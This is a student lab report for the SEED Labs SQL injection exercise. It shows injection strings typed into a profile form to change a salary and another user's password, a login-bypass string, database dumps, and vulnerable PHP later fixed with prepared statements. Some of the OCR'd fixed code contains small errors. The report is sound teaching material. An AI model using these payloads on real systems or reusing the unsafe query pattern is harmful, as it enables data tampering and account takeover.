

Hi,Alice

Edit Profile Information

Nick Name:	', salary='100000' where EID='100(
Email :	
Address:	
Phone Number:	
Password:	

Figure 10

Observation: Attack vector: ', salary='100000' where EID='10000';#. We enter this in the nickname field to exploit the vulnerability.



Alice Profile


Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Edit Profile

Copyright © SEED LABs

Figure 11

Observation: We observe that the attack is successful as the salary of Alice is changed.




```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.03 sec)
```

Figure 12

Observation: This screenshot shows that Alice"s salary is changed to 100000 from the previous salary.

Explanation: We are attempting to take advantage of the SQL injection vulnerability by adding code to the edit profile page in order to alter the current employee's compensation. To avoid issues with null or invalid input values from other input fields, we comment out all subsequent values by inserting a # at the end. We carry out this attack and change the salary field, but it is hidden since the employee is not permitted to alter it. It is only editable by the admin. Alice's pay is adjusted as a result of the attack's success.

3.2: SQL Injection Attack on UPDATE Statement — modify other people' password



Hi,Alice

Edit Profile Information

Nick Name: ', Password='ab4f2bc4ec7f774752

Email :

Address:


Phone Number:

Password:

Copyright © SEED LABs

Figure 13


Observation: Injected Code: ', Password='ab4f2bc4ec7f774752771ffef11a3c5cc8208800' where Name='Ryan';#. We enter this into nickname field to exploit SQL Injection vulnerability.



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | ab4f2bc4ec7f774752771ffef11a3c5cc8208800 |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.01 sec)
```

Figure 14


Observation: The screenshot shows that Ryan‟s password is changed.



```
seed@VM:.../php$ echo -n "seedryan" | openssl sha1
(stdin)= a3c50276cb120637cca669eb38fb9928b017e9ef
seed@VM:.../php$ echo -n "ryanseed" | openssl sha1
(stdin)= ab4f2bc4ec7f774752771ffef11a3c5cc8208800
seed@VM:.../php$
```

Figure 15

Observation: This screenshot shows the way we generate the password sha1 hash, because the database stores the encoded value and not plaintext. We change Ryan"s password to ryanseed from seedryan.




Employee Profile Information

Employee ID:	30000
Password:	••••••••

Copyright © SEED LABs

Figure 16

Observation: We are logging into Ryan"s account with the new password.



Ryan Profile

Employee ID	30000
Salary	50000
Birth	4/10
SSN	98993524
NickName	
Email	
Address	
Phone Number	


Copyright © SEED LABs

Figure 17

Observation: The above screenshots show that the attack is successful since we were able to login into Ryan"s account with the new password.

Explanation: We use the update command to change the password of some other account (Ryan) from another account (Alice). This exposes the SQL Injection vulnerability. This shows how potentially dangerous it can be. We login into Alice‟s profile and try to edit her profile. When we enter the attack vector into the nickname field, and if the attack is successful, the password of Ryan is changed. The edit profile page uses update statement to update the fields in an account, but we use the injected code to modify it and change the information of some other account. The # symbol at the end of the attack vector is used to comment out all code that follows in the original code, so that it doesn‟t cause problems to the attack.


Task 4: Countermeasure



```
<?php
    $input_eid = $_GET['EID'];
    $input_pwd = $_GET['Password'];
    $input_pwd = sha1($input_pwd);

    // check if it has exist login session
    session_start();
    if($input_eid=="" and $input_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!=""){
        $input_eid = $_SESSION['eid'];
        $input_pwd = $_SESSION['pwd'];
    }

    $conn = getDB();

    /* start make change for prepared statement */
    $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
            FROM credential
            WHERE eid= '$input_eid' and Password='$input_pwd'";
    if (!$result = $conn->query($sql)) {
        die('There was an error running the query [' . $conn->error . ']\n');
    }

    /* convert the select return result into array type */
    $return_arr = array();
    while($row = $result->fetch_assoc()){
        array_push($return_arr,$row);
    }

    /* convert the array type to json format and read out*/
    $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);
    $id = $json_a[0]['id'];
    $name = $json_a[0]['name'];
    $eid = $json_a[0]['eid'];
    $salary = $json_a[0]['salary'];
    $birth = $json_a[0]['birth'];
    $ssn = $json_a[0]['ssn'];
    $phoneNumber = $json_a[0]['phoneNumber'];
    $address = $json_a[0]['address'];
    $email = $json_a[0]['email'];
    $pwd = $json_a[0]['Password'];
```


Figure 18

Observation: unsafe_credential.php file before editing.



```
<?php
    $input_eid = $_GET['EID'];
    $input_pwd = $_GET['Password'];
    $input_pwd = sha1($input_pwd);

    // check if it has exist login session
    session_start();
    if($input_eid=="" and $input_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!=""){
        $input_eid = $_SESSION['eid'];
        $input_pwd = $_SESSION['pwd'];
    }

    $conn = getDB();

    /* start make change for prepared statement */
    $stmt = $conn-> prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
            FROM credential
            WHERE eid= ? and Password= ?");
    $stmt->bind_param("is", $input_eid, $input_pwd);
    $stmt->execute();
    $stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address, $
        bind_email, $bind_nickname, $bind_Password);
    $stmt->fetch();
    if(bind_id!="")
    {
     drawLayout($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth, $bind_ssn, $bind_pwd, $bind_nickname, $bind_email, $
         bind_address, $bind_phoneNumber);
    }
    else
    {
     echo "The account information you provide does not exist.\n ";
     return;
    }


    /* convert the select return result into array type */
    $return_arr = array();
    while($row = $result->fetch_assoc()){
        array_push($return_arr,$row);
```


Figure 19



```
seed@VM:.../SQLInjection$ subl unsafe_credential.php
seed@VM:.../SQLInjection$ sudo service apache2 restart
[sudo] password for seed:
seed@VM:.../SQLInjection$ 
```

Figure 20

Observation: We edit the unsafe_credential.php file by adding a prepared statement instead of executing a normal sql query as shown above and perform the attack as we have done previously.




Employee Profile Information

Employee ID: ‘ or Name=’admin’;#

Password:

Copyright © SEED LABs

Figure 21



can not assign session

Profile

Employee ID
Salary
Birth
SSN
NickName
Email
Address
Phone Number

Figure 22

Observation: The above screenshots use the following injected code: „ or Name="admin";# and the result of the attack. The attack fails with a session not assigned or identified.

Explanation: The use of a prepared statement in this instance renders the assault ineffective. This sentence aids in the division of code from data. Without any data, the prepared statement first puts together the SQL query. Once the query is constructed and run, the data is made available. By doing this, the data would be handled normally and given no unique meaning. Therefore, even if the data contains SQL code, the query will consider it as data rather than as SQL code. Therefore, if this defense mechanism were to be used, an assault would fail.